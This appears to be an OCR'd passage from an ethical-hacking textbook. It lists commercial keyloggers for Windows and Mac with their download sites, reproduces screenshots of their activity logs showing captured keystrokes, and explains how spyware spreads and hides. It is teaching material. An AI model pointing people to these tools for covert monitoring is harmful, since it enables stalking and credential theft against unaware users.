
Besides the keyloggers mentioned previously, there are many software keyloggers available on the market; you can use these tools to record the keystrokes and monitor the activity of computer users. Some keyloggers are discussed as follows. You can download these tools from their respective websites.

- **Spyrix Keylogger Free**

  Source: *http://www.spyrix.com*

  Spyrix Keylogger Free is used for remote monitoring on a computer that includes recording of keystrokes, passwords, and screenshots. This keylogger is perfectly hidden from antivirus, anti-rootkit, and anti-spyware software.

  Attackers use the Spyrix Keylogger Free tool to record all the keystrokes on the victim system from a remote system.


Spyrix Free Keylogger 11.4.3
Event Log
Settings
Start
Stop
My Account
Wizard
Help
Get more functions with Spyrix Personal Monitor
User Name
Admin
Event Log
Keyboard events
ScreenShots
Webcam snapshots
Sound recording
Webcam video
Clipboard Value
Web Pages Visited
Search Queries
Alerts
Site Blocker
Social Network Activit
Messaging Apps
User Activity
Programs Activity
User Smartphone Mor
Event Log - Admin : All Events Shown
EVENT LOG
Detail View
Find this event in common log

Event	Date/Time	Source	Title/Description	Value
	07/18/2019 – 07/18/2019			
	7/18/2019 4:18:01 PM			https://spyrix-personal-monitor-p
	7/18/2019 4:18:31 PM	backgroundTaskHost.exe	Background Task Host	STOP: C:\Windows\system32\bac
	7/18/2019 4:18:31 PM	ApplicationFrameHost.exe	Spyrix Software - Microso	Window Change
	7/18/2019 4:18:37 PM	ApplicationFrameHost.exe	Spyrix Software - Microso	gmail.com<Enter>
	7/18/2019 4:19:05 PM	ApplicationFrameHost.exe	Gmail - Microsoft Edge	Window Change
	7/18/2019 4:19:26 PM	ApplicationFrameHost.exe	Gmail - Microsoft Edge	rinni.matthews<BkSp><BkSp><E
	7/18/2019 4:20:02 PM	ApplicationFrameHost.exe	Gmail - Microsoft Edge	Window Change
	7/18/2019 4:20:14 PM	ApplicationFrameHost.exe	Gmail - Microsoft Edge	[redacted]
	7/18/2019 4:21:21 PM	SearchProtocolHost.exe	Microsoft Windows Searct	STOP: C:\Windows\system32\Sea
	7/18/2019 4:21:21 PM	explorer.exe	Downloads	Window Change

7 / 26 Event Log - Admin : All Events Shown

rinni.matthews<BkSp><BkSp><BkSp><BkSp><BkSp><BkSp><BkSp><BkSp><BkSp>matthews<Shift>@gmail.com


Figure 6.108: Screenshot of Spyrix Keylogger

Some of the keyloggers for Windows are listed as follows:

- REFOG Personal Monitor (*https://www.refog.com*)
- All In One Keylogger (*http://www.relytec.com*)
- Elite Keylogger (*https://www.elitekeyloggers.com*)
- StaffCop Standard (*https://www.staffcop.com*)
- Spytector (*https://www.spytector.com*)

Keyloggers for Mac

Refog Mac Keylogger | Refog Mac Keylogger provides undetected surveillance and **records all the keystrokes** on the computer


Refog Keylogger
Record
Monitoring
Settings
Last 7 Days
Date Filter
Quick Look
Help
Text
Search Logs
Users
MBP.max
John Appleseed
Typed Text
Screen Shots
Websites Visited
Applications
System Events
Jane Appleseed
Typed Text
Screen Shots
Websites Visited
Applications
System Events
No Screen Shot
Event: 8 of 8

Date	Text	Document	Window	Application
Today, 16:12				
Today, 16:14				
Today, 16:15		www.refog.com/mac-keyl...	REFOG Keylogger Software...	Safari
Today, 16:15		www.refog.com/mac-keyl...	REFOG Keylogger Software...	Safari
Today, 16:16		www.refog.com/mac-pers...	Refog Personal Monitor for...	Safari
Today, 16:16				Mail
Today, 16:16				Mail
Today, 16:16	Hi! What's up? It's been awhile bu...			Mail

Typed Text 16:16:24
Mail
Hi! What's up? It's been awhile but now I'm ready to move on...

https://www.refog.com

Spyrix Keylogger For Mac OS
http://www.spyrix.com

Elite Keylogger for Mac
https://www.elite-keylogger.net

Aobo Mac OS X Keylogger
https://www.easemon.com

KidLogger for MAC
http://kidlogger.net

Perfect Keylogger for Mac
https://www.blazingtools.com

Keyloggers for Mac


There are various keyloggers available on the market that run on Mac OS. These downloadable tools can assist an attacker in recording keystrokes and monitoring users' activities. They enable you to record everything the user does on the computer, such as keystroke logging, recording email communication, chat messaging, taking screenshots of each activity, and more.

The following keystroke loggers are specifically used on Mac OS:

- **Refog Mac Keylogger**

  Source: *https://www.refog.com*

  Refog Mac Keylogger provides undetected surveillance and records all the keystrokes on the computer. As shown in the screenshot, the attackers use the Refog Mac Keylogger to record all the activities of the target user and steal critical information such as login credentials.


Refog Keylogger
Record
Monitoring
Settings
Last 7 Days
Date Filter
Quick Look
Help
Text
Search Logs
Users
MBP.max
John Appleseed
Typed Text
Screen Shots
Websites Visited
Applications
System Events
Jane Appleseed
Typed Text
Screen Shots
Websites Visited
Applications
System Events
No Screen Shot
Event: 8 of 8

Date	Text	Document	Window	Application
Today, 16:12				
Today, 16:14				
Today, 16:15		www.refog.com/mac-keyl...	REFOG Keylogger Software....	Safari
Today, 16:15		www.refog.com/mac-keyl...	REFOG Keylogger Software....	Safari
Today, 16:16		www.refog.com/mac-pers...	Refog Personal Monitor for...	Safari
Today, 16:16				Mail
Today, 16:16				Mail
Today, 16:16	Hi! What's up? It's been awhile bu...			Mail


Typed Text 16:16:24
Mail

Hi! What's up? It's been awhile but now I'm ready to move on...

Figure 6.109: Screenshot of Amac Keylogger

Some of the keyloggers for Mac are listed as follows:

- Spyrix Keylogger For Mac OS (*http://www.spyrix.com*)
- Elite Keylogger for Mac (*https://www.elite-keylogger.net*)
- Aobo Mac OS X Keylogger (*https://www.easemon.com*)
- KidLogger for MAC (*http://kidlogger.net*)
- Perfect Keylogger for Mac (*https://www.blazingtools.com*)



Spyware

- Spyware is a stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- Spyware **hides its process**, files, and other objects in order to avoid detection and removal
- It is like a Trojan horse, which is usually bundled as a **hidden component of freeware programs** that can be available on the Internet for download
- It allows the attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, and banking credentials

Spyware Propagation

1. **Drive-by download**
2. **Masquerading as anti-spyware**
3. **Web browser vulnerability exploits**
4. **Piggybacked software installation**
5. **Browser add-ons**
6. **Cookies**

Spyware

Spyware is stealthy computer monitoring software that allows you to secretly record all the user activities on a target computer. It automatically delivers logs to the remote attacker using the Internet (via email, FTP, command and control through encrypted traffic, HTTP, DNS, etc.). The delivery logs include information about all areas of the system, such as emails sent, websites visited, every keystroke (including logins/passwords for Gmail, Facebook, Twitter, LinkedIn, etc.), file operations, and online chat conversations. It also takes screenshots at set intervals, just like a surveillance camera aimed at the computer monitor. Spyware is similar to a Trojan horse, which is usually bundled as a hidden component of freeware or software downloaded from the Internet. It hides its process, files, and other objects to avoid detection and removal. This allows an attacker to gather information about a victim or organization, such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc.

- **Spyware Propagation**

  As its name implies, spyware is installed without user knowledge or consent, and this can be accomplished by "piggybacking" the spyware onto other applications. This is possible because spyware uses advertising cookies, which is one of the spyware subclasses. Spyware can also affect your system when you visit a spyware distribution website. Because it installs itself when you visit and click something on a website, this process is known as "drive-by downloading."

  As a result of normal web surfing or downloading activities, the system may inadvertently become infected with spyware. It can even masquerade as anti-spyware and run on the user's computer without any notice, whenever the user downloads and installs programs that are bundled with spyware.

- **What Does the Spyware Do?**

  We have already discussed spyware and its main function of watching user activities on a target computer. We also know that once an attacker succeeds in installing spyware on a victim's computer using the propagation techniques discussed earlier, they can perform several offensive actions to the victim's computer. Therefore, let us now learn more about the capabilities of spyware, as we are now aware of its ability to monitor user activities.

